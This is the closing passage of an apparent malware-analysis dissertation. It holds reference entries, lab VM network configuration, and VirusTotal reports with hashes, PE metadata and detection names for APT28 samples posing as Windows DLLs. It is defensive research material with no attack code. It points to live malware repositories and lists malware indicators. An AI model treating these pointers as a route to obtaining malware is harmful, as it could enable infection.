e535cf04335e92587f640432d4ec3838b4605cd7e3864cfba2db94baae060415, VirusTotal.

Available at:

<https://www.virustotal.com/gui/file/e535cf04335e92587f640432d4ec3838b4605cd7e3864cfba2db94baae060415/> (Accessed: 16 March 2022).

VirusTotal (no date i)

e23900b00ffd67cd8dfa3283d9ced691566df6d63d1d46c95b22569b49011f09, VirusTotal.

Available at:

<https://www.virustotal.com/gui/file/e23900b00ffd67cd8dfa3283d9ced691566df6d63d1d46c95b22569b49011f09/> (Accessed: 16 March 2022).

VirusTotal (no date j) *How it works, VirusTotal.* Available at:

<https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works> (Accessed: 11 March 2022).

vx-underground (no date) *vx-underground - apts, vx-underground.* Available at:

<https://www.vx-underground.org/apts.html> (Accessed: 30 January 2022).

Welcome to YARA's documentation! — *yara 4.1.0 documentation* (2020) YARA. Available at: <https://yara.readthedocs.io/en/v4.1.0/index.html> (Accessed: 18 March 2022).

What is a Private Build? / Clear Measure (2018) *ClearMeasure*. Available at: <https://clearmeasure.com/what-is-a-private-build/> (Accessed: 20 May 2022).

White, S. (2021a) *DllGetClassObject function (combaseapi.h)* - Win32 apps, Microsoft Docs. Available at: <https://docs.microsoft.com/en-us/windows/win32/api/combaseapi/nf-combaseapi-dllgetclassobject> (Accessed: 7 May 2022).

White, S. (2021b) *DllMain entry point (Process.h)* - Win32 apps, Microsoft Docs. Available at: <https://docs.microsoft.com/en-us/windows/win32/dlls/dllmain> (Accessed: 6 May 2022).

White, S. (2021c) *File and Directory Access Rights Constants (Winnt.h)* - Win32 apps. Available at: <https://docs.microsoft.com/en-us/windows/win32/wmisdk/file-and-directory-access-rights-constants> (Accessed: 24 May 2022).

White, S. (2021d) *How to Shut Down the System* - Win32 apps. Available at: <https://docs.microsoft.com/en-us/windows/win32/shutdown/how-to-shut-down-the-system> (Accessed: 23 May 2022).

White, S. (2021e) *IP Helper* - Win32 apps, Microsoft Docs. Available at: <https://docs.microsoft.com/en-us/windows/win32/iphlp/ip-helper-start-page> (Accessed: 1 May 2022).

Windows 10 DLL File Information - browser.dll (no date) nirsoft. Available at: https://windows10dll.nirsoft.net/browser_dll.html (Accessed: 12 March 2022).

Windows 10 DLL File Information - credssp.dll (no date) nirsoft. Available at: https://windows10dll.nirsoft.net/credssp_dll.html (Accessed: 12 March 2022).

WolfSSL (2014) 'What is a Block Cipher? - wolfSSL', 19 December. Available at: <https://www.wolfssl.com/what-is-a-block-cipher/> (Accessed: 21 March 2022).

Yasar, K. (2022) *What Is the Wiper Malware? Is It Worse Than a Ransomware Attack?*, MUO. Available at: <https://www.makeuseof.com/what-is-wiper-malware/> (Accessed: 19 May 2022).

Yong, S. and Horwitz, S. (2003) 'Protecting C programs from attacks via invalid pointer dereferences', in. *ACM Sigsoft Software Engineering Notes*, pp. 307–316. doi:10.1145/940071.940113.

ytisf (2022) *theZoo - A Live Malware Repository*. Available at: <https://github.com/ytisf/theZoo> (Accessed: 13 March 2022).

Zeltser Security Corp (no date) *REMnux: A Linux Toolkit for Malware Analysts*, Remnux. Available at: <https://remnux.org/> (Accessed: 10 March 2022).

Zetter, K. (2014) 'Sony Got Hacked Hard: What We Know and Don't Know So Far', *Wired*, 3 December. Available at: <https://www.wired.com/2014/12/sony-hack-what-we-know/> (Accessed: 7 March 2022).

APPENDICES

APPENDIX A – VM SCREENSHOTS

VMWare




Figure 67, the virtual network manager, VMnet2 is the one on which the Windows and Remnux VMs are located




Figure 68, vmnet2's DHCP (DNS) settings, the .128 device is the Remnux VM




Figure 69, the snapshot manager before work (applies to both Windows and Remnux VMs)


Remnux

```
remnux@remnux:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.231.128 netmask 255.255.255.0 broadcast 192.168.231.255
        inet6 fe80::20c:29ff:fe0f:c94e prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:0f:c9:4e txqueuelen 1000 (Ethernet)
            RX packets 75 bytes 7358 (7.3 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 107 bytes 9293 (9.2 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 241 bytes 19451 (19.4 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 241 bytes 19451 (19.4 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 70, ifconfig on Remnux machine

Windows



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Isaac Basque-Rice>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . : localdomain
  Link-local IPv6 Address . . . . . : fe80::1514:a469:8037:db57%11
  IPv4 Address. . . . . : 192.168.231.129
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Tunnel adapter isatap.{C73F38CC-6D6D-4DF7-BDEA-8F82C84BDE80}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . :

C:\Users\Isaac Basque-Rice>
```

Figure 71, ipconfig on the windows machine

APPENDIX B – VIRUSTOTAL OUTPUT

APT28

credssp.dll

Basic Properties

MD5 acf8cda38b0d1b6a0d3664a0e33deb96
SHA-1 ac61a299f81d1cff4ea857afdf1b323724aac3f04
SHA-256 638e7ca68643d4b01432f0ecaaa0495b805cc3cccc17a753b0fa511d94a22bdd
Vhash 114056655d151515z22z2a9z75z11z1051z6az5
Authentihash 3b7f5fabd93b366281a4159c7ca2a6554c0a72da7ad2eb30e2475eaaa033abac

Imphash 824a1de624630e8a81f191d67c73da1e
Rich PE header hash e2c49b96fbb47aec8736fd53c4507aa4
SSDEEP
384:LsGL8TxS7bdUJWCnSKYcWzqg9yBh0vKKQpX3SvRFZoGwjbW:LFL8FiW0CRYckqfXsQpX3Svh6
TLSH T158824B83162660B3D3B283707A64391266FDBD301A7A9959CBC748492D7D1C3EF2BB53
File type Win32 DLL
Magic PE32 executable for MS Windows (DLL) (GUI) Intel 80386 32-bit
TRID Win64 Executable (generic) (30.3%)
TRID Win16 NE executable (generic) (20.2%)
TRID Win32 Dynamic Link Library (generic) (18.9%)
TRID Win32 Executable (generic) (12.9%)
TRID OS/2 Executable (generic) (5.8%)
File size 18.00 KB (18432 bytes)
History
Creation Time 2015-03-11 06:04:08 UTC
First Seen In The Wild 2018-01-29 05:15:55 UTC
First Submission 2015-07-20 14:56:59 UTC
Last Submission 2018-11-10 04:34:37 UTC
Last Analysis 2021-03-01 19:40:33 UTC
Names
wgxgpn5we.dll
credssp.dll
api-ms-win-samcli-dnsapi-0-0-0.dll
AC61A299F81D1CFF4EA857AFD1B323724AAC3F04
criticsmsJSvfrzH26P1XhDYe11Qe0DRL3MuecFmyFHYi10q
cerinthecJBngaYz1kyJYN88JpDZt641XNrsVVPKCVylqrdu
ac61a299f81d1cff4ea857afdb323724aac3f04_AC61A299F81D1CFF4EA857AFD1B323724AAC3F04
638e7ca68643d4b01432f0ecaaa0495b805cc3cccc17a753b0fa511d94a22bdd_api-ms-win-
samcli-dnsapi-0-0-0.dll
Signature Info
Signature Verification
File is not signed
File Version Information
Copyright Copyright (C)
Product Microsoft Windows Operating System
Description Credential Delegation Security Package
Original Name credssp.dll
Internal Name credssp.dll
File Version 6.1
Portable Executable Info
Compiler Products
[C] VS2008 SP1 build 30729 count=5
[IMP] VS2008 SP1 build 30729 count=15
[---] Unmarked objects count=64
[C] VS2010 build 30319 count=1
[C++] VS2010 build 30319 count=12
[EXP] VS2010 build 30319 count=1
[RES] VS2010 build 30319 count=1
[LNK] VS2010 build 30319 count=1
Header
Target Machine Intel 386 or later processors and compatible processors
Compilation Timestamp 2015-03-11 06:04:08 UTC
Entry Point 10342
Contained Sections 5

```

Sections
Name  Virtual Address      Virtual Size Raw Size      Entropy      MD5      Chi2
.text 4096   11946  12288  6.3    daa10ccf85a497e244d6eb370123aa6f 88933.21
.rdata 16384  3011   3072   5.65   8be3803d608cc06edaa5b45814db3a15 62118.81
.data 20480   76     512    0.06   07c883e8ee5f670d2fdad30512151e34 129030
.CRT  24576   8      512    0.11   97f214a095b4efba56d20d9f9455d04c 127511
.rsrc 28672   888    1024   2.86   7a761e6ab43b768a6e272fc927b4ddb2 108340
Imports
KERNEL32.dll
OLEAUT32.dll
urlmon.dll
SHELL32.dll
USER32.dll
WININET.dll
CRYPT32.dll
Exports
DllCanUnloadNow
DllGetClassObject
DllRegisterServer
DllUnregisterServer
init
Contained Resources By Type
RT_VERSION 1
Contained Resources By Language
ENGLISH US 1
Contained Resources
SHA-256      File Type      Type  Language      Entropy      Chi2
a37977a68219727c190b0423a82724e788c0d330894f0405a48772d5756533ed Data  RT_VERSION
          ENGLISH US  3.34  62930.02

{
  "scans": {
    "Bkav": {
      "detected": false,
      "version": "1.3.0.9899",
      "result": null,
      "update": "20210301"
    },
    "Lionic": {
      "detected": true,
      "version": "4.2",
      "result": "Trojan.Win32.Sofacy.4!c",
      "update": "20210301"
    },
    "Elastic": {
      "detected": true,
      "version": "4.0.17",
      "result": "malicious (high confidence)",
      "update": "20210217"
    },
    "ClamAV": {
      "detected": false,
      "version": "0.103.1.0",
      "result": null,
      "update": "20210301"
    }
  }
}

```

```
},
"CMC": {
    "detected": false,
    "version": "2.10.2019.1",
    "result": null,
    "update": "20210228"
},
"CAT-QuickHeal": {
    "detected": false,
    "version": "14.00",
    "result": null,
    "update": "20210301"
},
"McAfee": {
    "detected": true,
    "version": "6.0.6.653",
    "result": "RDN/Generic.gv",
    "update": "20210301"
},
"Malwarebytes": {
    "detected": false,
    "version": "4.2.1.18",
    "result": null,
    "update": "20210228"
},
"Zillya": {
    "detected": true,
    "version": "2.0.0.4305",
    "result": "Trojan.Sofacy.Win32.20",
    "update": "20210228"
},
"Sangfor": {
    "detected": true,
    "version": "2.9.0.0",
    "result": "Trojan.Win32.Save.a",
    "update": "20210301"
},
"CrowdStrike": {
    "detected": true,
    "version": "1.0",
    "result": "win/malicious_confidence_100% (W)",
    "update": "20210203"
},
"Alibaba": {
    "detected": true,
    "version": "0.3.0.5",
    "result": "Trojan:Win32/Sofacy.f8638c08",
    "update": "20190527"
},
"K7GW": {
    "detected": true,
    "version": "11.167.36572",
    "result": "Trojan ( 0055e3dd1 )",
    "update": "20210301"
},
```

```
"K7AntiVirus": {  
    "detected": true,  
    "version": "11.167.36573",  
    "result": "Trojan ( 0055e3dd1 )",  
    "update": "20210301"  
},  
"Baidu": {  
    "detected": false,  
    "version": "1.0.0.2",  
    "result": null,  
    "update": "20190318"  
},  
"Cyren": {  
    "detected": false,  
    "version": "6.3.0.2",  
    "result": null,  
    "update": "20210301"  
},  
"Symantec": {  
    "detected": true,  
    "version": "1.14.0.0",  
    "result": "Trojan.Sofacy!gm",  
    "update": "20210301"  
},  
"TotalDefense": {  
    "detected": false,  
    "version": "37.1.62.1",  
    "result": null,  
    "update": "20210301"  
},  
"APEX": {  
    "detected": true,  
    "version": "6.138",  
    "result": "Malicious",  
    "update": "20210301"  
},  
"Paloalto": {  
    "detected": true,  
    "version": "1.0",  
    "result": "generic.ml",  
    "update": "20210301"  
},  
"Cynet": {  
    "detected": true,  
    "version": "4.0.0.25",  
    "result": "Malicious (score: 100)",  
    "update": "20210301"  
},  
"Kaspersky": {  
    "detected": true,  
    "version": "15.0.1.13",  
    "result": "Trojan.Win32.Sofacy.bd",  
    "update": "20210301"  
},  
"BitDefender": {
```

```
"detected": true,
"version": "7.2",
"result": "Gen:Variant.Razy.846705",
"update": "20210301"
},
"NANO-Antivirus": {
  "detected": true,
  "version": "1.0.146.25261",
  "result": "Trojan.Win32.Sofacy.duirqq",
  "update": "20210301"
},
"ViRobot": {
  "detected": false,
  "version": "2014.3.20.0",
  "result": null,
  "update": "20210301"
},
"MicroWorld-eScan": {
  "detected": true,
  "version": "14.0.409.0",
  "result": "Gen:Variant.Razy.846705",
  "update": "20210301"
},
"Avast": {
  "detected": true,
  "version": "21.1.5827.0",
  "result": "Win32:Malware-gen",
  "update": "20210301"
},
"Rising": {
  "detected": true,
  "version": "25.0.0.26",
  "result": "Trojan.Agent!8.B1E (CLOUD)",
  "update": "20210301"
},
"Ad-Aware": {
  "detected": true,
  "version": "3.0.16.117",
  "result": "Gen:Variant.Razy.846705",
  "update": "20210301"
},
"Emsisoft": {
  "detected": true,
  "version": "2018.12.0.1641",
  "result": "Gen:Variant.Razy.846705 (B)",
  "update": "20210301"
},
"Comodo": {
  "detected": true,
  "version": "33305",
  "result": "Malware@#1su9ei25pc8aa",
  "update": "20210301"
},
"F-Secure": {
  "detected": true,
```

```
"version": "12.0.86.52",
"result": "Heuristic.HEUR/AGEN.1106857",
"update": "20210301"
},
"DrWeb": {
  "detected": true,
  "version": "7.0.49.9080",
  "result": "Trojan.SednitCred.18",
  "update": "20210301"
},
"VIPRE": {
  "detected": true,
  "version": "90774",
  "result": "Trojan.Win32.Generic!BT",
  "update": "20210301"
},
"TrendMicro": {
  "detected": true,
  "version": "11.0.0.1006",
  "result": "Trojan.Win32.SOFACY.AC",
  "update": "20210301"
},
"McAfee-GW-Edition": {
  "detected": true,
  "version": "v2019.1.2+3728",
  "result": "RDN/Generic.gv",
  "update": "20210301"
},
"FireEye": {
  "detected": true,
  "version": "32.44.1.0",
  "result": "Generic.mg.acf8cda38b0d1b6a",
  "update": "20210301"
},
"Sophos": {
  "detected": true,
  "version": "1.0.2.0",
  "result": "Mal/Generic-R + Troj/Sofacy-G",
  "update": "20210301"
},
"IKarus": {
  "detected": true,
  "version": "0.1.5.2",
  "result": "Trojan.Win32.Agent",
  "update": "20210301"
},
"Jiangmin": {
  "detected": true,
  "version": "16.0.100",
  "result": "Trojan/Sofacy.m",
  "update": "20210301"
},
"eGambit": {
  "detected": true,
  "version": null,
```

```
        "result": "Trojan.Generic",
        "update": "20210301"
    },
    "Avira": {
        "detected": true,
        "version": "8.3.3.10",
        "result": "HEUR/AGEN.1106857",
        "update": "20210301"
    },
    "Antiy-AVL": {
        "detected": true,
        "version": "3.0.0.1",
        "result": "Trojan/Win32.Sofacy",
        "update": "20210301"
    },
    "Kingsoft": {
        "detected": true,
        "version": "2017.9.26.565",
        "result": "Win32.Troj.Generic.v.(kcloud)",
        "update": "20210301"
    },
    "Microsoft": {
        "detected": true,
        "version": "1.1.17800.5",
        "result": "Trojan:Win32/Skeeyah.A!bit",
        "update": "20210301"
    },
    "Gridinsoft": {
        "detected": false,
        "version": "1.0.30.121",
        "result": null,
        "update": "20210301"
    },
    "Arcabit": {
        "detected": true,
        "version": "1.0.0.881",
        "result": "Trojan.Razy.DCEB71",
        "update": "20210301"
    },
    "SUPERAntiSpyware": {
        "detected": false,
        "version": "5.6.0.1032",
        "result": null,
        "update": "20210226"
    },
    "ZoneAlarm": {
        "detected": true,
        "version": "1.0",
        "result": "Trojan.Win32.Sofacy.bd",
        "update": "20210301"
    },
    "GData": {
        "detected": true,
        "version": "A:25.28825B:27.22141",
        "result": "Gen:Variant.Razy.846705",

```

```
        "update": "20210301"
    },
    "TACHYON": {
        "detected": false,
        "version": "2021-03-01.02",
        "result": null,
        "update": "20210301"
    },
    "AhnLab-V3": {
        "detected": true,
        "version": "3.19.5.10130",
        "result": "Trojan/Win32.Sofacy.C975372",
        "update": "20210301"
    },
    "Acronis": {
        "detected": false,
        "version": "1.1.1.81",
        "result": null,
        "update": "20210211"
    },
    "BitDefenderTheta": {
        "detected": true,
        "version": "7.2.37796.0",
        "result": "Gen>NN.ZedlaF.34590.bu8@aGxYFuci",
        "update": "20210223"
    },
    "ALYac": {
        "detected": true,
        "version": "1.1.3.1",
        "result": "Gen:Variant.Razy.846705",
        "update": "20210301"
    },
    "MAX": {
        "detected": true,
        "version": "2019.9.16.1",
        "result": "malware (ai score=100)",
        "update": "20210301"
    },
    "VBA32": {
        "detected": true,
        "version": "4.4.1",
        "result": "Trojan.Sofacy",
        "update": "20210301"
    },
    "Cylance": {
        "detected": true,
        "version": "2.3.1.101",
        "result": "Unsafe",
        "update": "20210301"
    },
    "Zoner": {
        "detected": false,
        "version": "0.0.0.0",
        "result": null,
        "update": "20210228"
    }
}
```

```
},
"ESET-NOD32": {
  "detected": true,
  "version": "22892",
  "result": "a variant of Win32/Agent.XJI",
  "update": "20210301"
},
"TrendMicro-HouseCall": {
  "detected": true,
  "version": "10.0.0.1040",
  "result": "Trojan.Win32.SOFACY.AC",
  "update": "20210301"
},
{Tencent": {
  "detected": true,
  "version": "1.0.0.1",
  "result": "Win32.Trojan.Sofacy.Lrsi",
  "update": "20210301"
},
"Yandex": {
  "detected": true,
  "version": "5.5.2.24",
  "result": "Trojan.GenAsa!OryR/D2lplo",
  "update": "20210301"
},
"SentinelOne": {
  "detected": true,
  "version": "5.0.0.20",
  "result": "Static AI - Malicious PE",
  "update": "20210215"
},
"MaxSecure": {
  "detected": false,
  "version": "1.0.0.1",
  "result": null,
  "update": "20210227"
},
"Fortinet": {
  "detected": true,
  "version": "6.2.142.0",
  "result": "W32/Sofacy.BD!tr",
  "update": "20210301"
},
"Webroot": {
  "detected": false,
  "version": "1.0.0.403",
  "result": null,
  "update": "20210301"
},
"AVG": {
  "detected": true,
  "version": "21.1.5827.0",
  "result": "Win32:Malware-gen",
  "update": "20210301"
},
```

```

"Panda": {
    "detected": true,
    "version": "4.6.4.2",
    "result": "Trj/Genetic.gen",
    "update": "20210301"
},
"Qihoo-360": {
    "detected": true,
    "version": "1.0.0.1120",
    "result": "Win32/Backdoor.Sofacy.HgkASOkA",
    "update": "20210301"
}
},
"scan_id": "638e7ca68643d4b01432f0ecaaa0495b805cc3cccc17a753b0fa511d94a22bdd-1614627633",
"sha1": "ac61a299f81d1cff4ea857af1b323724aac3f04",
"resource": "638e7ca68643d4b01432f0ecaaa0495b805cc3cccc17a753b0fa511d94a22bdd",
"response_code": 1,
"scan_date": "2021-03-01 19:40:33",
"permalink": "https://www.virustotal.com/gui/file/638e7ca68643d4b01432f0ecaaa0495b805cc3cccc17a753b0fa511d94a22bdd-1614627633",
"verbose_msg": "Scan finished, information embedded",
"total": 70,
"positives": 54,
"sha256": "638e7ca68643d4b01432f0ecaaa0495b805cc3cccc17a753b0fa511d94a22bdd",
"md5": "acf8cda38b0d1b6a0d3664a0e33deb96"
}
}

```

browser.dll

Basic Properties

MD5

75f71713a429589e87cf2656107d2bfc

SHA-1

f7608ef62a45822e9300d390064e667028b75dea

SHA-256

b6fff95a74f9847f1a4282b38f148d80e4684d9c35d9ae79fad813d5dc0fd7a9

Vhash

134066656d1515155033z22z249z79z1051z5az5

Authentihash

bb34ec389c729d0e15b858e232b8498467718943325fd60aca8e37521eabe446

Imphash

e7dbe42f8c83c702a9f7321948437f4

Rich PE header hash

e648a4355fcbd6acb9f521c11fe48dcc

SSDEEP

768:CRDBPSVqZJA8MRr1YA3T0WMy/poU79fQq3ZuHeqE7qxF3AvhJiBgOA:MDBPpZyNRr1YADdoxf7qe1

BgT

TLSH

T107F22AD237D2C8B7C3E261F47E926A3B17AD952028668905776C0CFC7BB56E25727203

File type

Win32 DLL

Magic

PE32 executable for MS Windows (DLL) (GUI) Intel 80386 32-bit
TrID
DirectShow filter (86%)
TrID
Win64 Executable (generic) (4.4%)
TrID
Win32 Dynamic Link Library (generic) (2.8%)
TrID
Win16 NE executable (generic) (2.1%)
TrID
Win32 Executable (generic) (1.9%)
File size
36.00 KB (36864 bytes)
History
Creation Time
2015-04-10 04:17:27 UTC
First Seen In The Wild
2015-04-10 13:17:27 UTC
First Submission
2015-06-04 11:19:01 UTC
Last Submission
2021-11-09 07:34:33 UTC
Last Analysis
2022-03-02 12:21:14 UTC
Names
browser.dll

b6fff95a74f9847f1a4282b38f148d80e4684d9c35d9ae79fad813d5dc0fd7a9

api-ms-win-core-advapi-l1-1-0.dll

F7608EF62A45822E9300D390064E667028B75DEA

b6fff95a74f9847f1a4282b38f148d80e4684d9c35d9ae79fad813d5dc0fd7a9_api-ms-win-core-advapi-l1-1-0.dll
Signature Info
Signature Verification
File is not signed
File Version Information
Copyright
Copyright (C)
Product
Microsoft Windows Operating System
Description
Computer Browser Service DLL
Original Name
browser.dll
